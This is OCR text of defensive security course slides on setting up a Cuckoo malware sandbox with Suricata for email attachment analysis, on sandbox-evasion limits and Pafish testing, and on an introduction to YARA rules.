
Cuckoo Installation

Cuckoo is well-documented, but can still be difficult to install. The right environment must be selected, and there are many dependencies that have to be installed correctly for Cuckoo to work properly.

Cuckoo has a full manual (see URL on the slide above).

If you are in a position that you can disclose the samples you want to analyze, there is an online option. Malwr.com runs an instance of the Cuckoo Sandbox and can be used to submit and analyze your samples. Be aware that by default, the samples you submit are downloadable by other malwr users.

Finally, there is a script available to facilitate the automatic installation of Cuckoo: it was developed by Buguroo Offensive Security.



A Note About Sandboxing

Sandboxing technologies have certain shortcomings that we have to understand if we want to defeat advanced adversaries.


First of all, certain payloads include various sandbox detection techniques that will stop further execution once a sandbox is detected. This allows the attackers to make sure the payload is only executed on "real environments" and attempts to thwart analysis using a sandbox.

Targeted payloads take it a step further and might only execute in case certain conditions are met. Instead of simply verifying whether the environment is not sandboxed, it might also check if they are in the correct real environment, such as the correct domain for example. If the computer's domain name does not match the specified domain, execution will be halted.

Samples that make use of advanced evasion techniques will require additional manual analysis efforts, such as reverse engineering. However, malware sandboxes are still a good way to identify and block the majority of payload deliveries.

Our Cuckoo Setup

For our course & exercises, we have set up an Ubuntu-based host with Suricata installed for SMTP extraction and a fully configured Cuckoo with a Windows 7 guest (using VirtualBox).



- We have included this machine in the course USB as well
- Feel free to further build out this machine once you return to the office (e.g. add additional guest analysis VMs, install additional software...)


Our Cuckoo Setup

For this course, we have created a full install of Cuckoo on an Ubuntu-based host.

It comes with Suricata installed to extract attachments from SMTP and a fully configured Cuckoo Sandbox. This sandbox uses a Windows 7 guest virtual machine (VirtualBox).

You will find this machine on the course USB, and you are invited to further develop this machine for use in your enterprise. You can install additional software, signatures, add guest VMs with other operating systems…

If you add interesting features that work well for your enterprise, we would like to hear from you so that we can further improve this training.




Cuckoo – Additional Resources
Some additional resources that can prove to be useful for Cuckoo sandbox include:

https://cuckoosandbox.org/
Cuckoo Sandbox official project page

https://github.com/xme/cuckoomx
Cuckoo MX project by Xavier Mertens

https://malwr.com/
Online Cuckoo setup

https://github.com/cuckoosandbox/community
Cuckoo community resources



This page intentionally left blank.

Exercise – Building a Sandbox Using Suricata & Cuckoo

The objective of the lab is to set up a mail sandbox to detect the attack we launched yesterday using

- Suricata for SMTP carving (attachments & URLs)
- Automatically analyzing the attachments & URLs with Cuckoo

High-level exercise steps:

1. Configure Suricata to enable SMTP file & URL extraction
2. Writing a script to automatically analyze attachments & URLs using Cuckoo
3. Interpreting the results of Cuckoo


Exercise – Building a Sandbox Using Suricata & Cuckoo

The objective of today's first lab is to implement some of the e-mail security controls we just introduced. We will set up a mail sandbox to detect incoming payloads. We will be using the following technology stay:

- Suricata IDS / IPS for SMTP carving (both attachments & URLs should be extracted)
- Automatically analyzing the extracted attachments & URLs with Cuckoo

As we want to "hit the ground running", we have already prepared a running sandbox environment, which has been described on the next slide.

For additional guidance & details on the lab, please refer to the LODS workbook.



Exercise – Building a Sandbox Using Suricata & Cuckoo – Architecture

For this course, we have created a full install of Cuckoo on an Ubuntu-based host. The course author further reworked the Cuckoo Auto-Install script and included it in the Course USB. Feel free to reuse it or tweak it further. Furthermore, we have installed Suricata IDS / IPS on the mail server, where we will perform both URL and SMTP extraction. Although all required software components are already installed, you will have to perform the final configuration and properly interpret the results.

The Ubuntu Cuckoo host has been configured in the following way:

- IP address 192.168.30.15 (Cuckoo web interface is available at 192.168.30.15:8000)
- VirtualBox has been installed
- A Windows VM (Windows 7 32-bit) has been installed & configured in Cuckoo

The mail server has been configured in the following way:

- IP address 192.168.20.10
- Suricata has been installed and is listening on the mail server network interface

So, what are the missing parts?

- Suricata hasn't been configured to perform SMTP file & URL extraction
- There is no link between Cuckoo & Suricata

In order to increase the added value for attendees, we have added the full solution as virtual machines to the course USB drives.

Exercise – Building a Sandbox Using Suricata & Cuckoo – Bonus (Extra Time)

Pafish & Cuckoomon.dll


Pafish is a free tool by Alberto Ortega, (GPL) which aims to detect sandbox behavior through a variety of techniques.

You can find the latest version on https://github.com/a0rtega/pafish

We can use it to assess the "detectability" of our Cuckoo sandbox. Alberto Ortega also wrote a modified DLL for Cuckoo, thereby reducing its detection rate.

Exercise – Building a Sandbox Using Suricata & Cuckoo – Bonus (Extra Time)
If you have time left, here's a nice bonus activity!

As discussed before, Cuckoo sandbox is an excellent tool, though advanced samples will detect they are running in a sandbox and will halt execution. Pafish (Paranoid Fish) is an executable that will run through a series of checks to assess whether or not it is being run in a sandbox. We can use it to further optimize our sandbox and reduce the sandbox detection rate. You can find Pafish under the Cuckoo folder on the Windows02 desktop. Try running it our sandbox and observe the output.



Exercise – Building a Sandbox Using Suricata & Cuckoo – Conclusion

During this lab, we built our very own e-mail security sandbox by relying on the following open-source technology:

- Suricata as an IDS / IPS engine to extract SMTP attachments and URLs from raw network traffic on the mail server;
- Cuckoo as a sandbox to perform dynamic analysis to analyze extracted attachments or URLs for malicious behavior.

As already mentioned during the course, another option is to install dedicated appliances in your environment to implement e-mail security, such as FireEye MX for example. As opposed to our current sandbox configuration, FireEye MX will also attempt to actively block incoming attachments it considers suspicious. An alternative solution for blocking of malicious e-mail attachments is CuckooMX. SANS Internet Storm Center Handler Xavier Mertens built this open-source GitHub repository, in an attempt to replicate actual blocking using Cuckoo. It is freely available at https://github.com/xme/cuckoomx.

Later during the day, we will also investigate dashboarding solutions to help us better monitor the results of Suricata & Cuckoo.


Course Roadmap

- Day 1: Knowing the Adversary, Knowing Yourself
- **Day 2: Averting Payload Delivery**
- Day 3: Preventing Exploitation
- Day 4: Avoiding Installation, Foiling Command & Control & Thwarting Lateral Movement
- Day 5: Exfiltration, Cyber Deception & Incident Response
- Day 6: APT Defender Capstone

SEC599.2

Strategies for Preventing / Detecting Payload Delivery
End-User Security Awareness
Leveraging Suricata IDS / IPS
E-mail Security Controls
Exercise: Building a Sandbox Using Suricata & Cuckoo
Zooming in on YARA Rules
Exercise: Finding the Needle in the Haystack Using YARA
Web Security Controls
Exercise: Deploying PfSense Firewall with Squid & ClamAV
Stopping Delivery Using Removable Media
Visualizing the Results of Our Solutions
Exercise: Developing Eye-Candy Using Kibana
Controlling Script in the Enterprise
Exercise: Controlling Script Using GPO's

This page intentionally left blank.



Introducing YARA
YARA is a free, open source tool to do pattern matching on files (usual text or binary strings, combined in a condition).

It is developed and maintained by Victor M. Alvarez, an employee of VirusTotal. YARA rules can be used with VirusTotal Intelligence, to hunt for malware samples. YARA rules can be used to hunt for new, submitted samples, or for existing samples (retrohunt).


YARA uses rules and can scan files or the memory of processes, for matching patterns. YARA rules are written in text, according to a specific syntax and grammar. Essentially, one defines a couple of strings in a rule, and if a file (or memory content) contains these strings, the rule will trigger.

YARA is available as a stand-alone tool for Windows, Linux, and OSX. It comes in 32-bit and 64-bit versions. There are also modules available for programming languages like Python. This allows Python programmers to integrate YARA searching capabilities in their Python program. For example, Didier Stevens' malware analysis tools pdf-parser.py and oledump.py support YARA rules.

The YARA engine has also been integrated into numerous tools and products, both free and commercial. A free, open source product with YARA support interesting to us is ClamAV. ClamAV defines its own signature definition language, but the latest versions also support YARA rules.

YARA stands for Yet Another Recursive Acronym or Yet Another Ridiculous Acronym.

http://virustotal.github.io/yara/



Introducing YARA

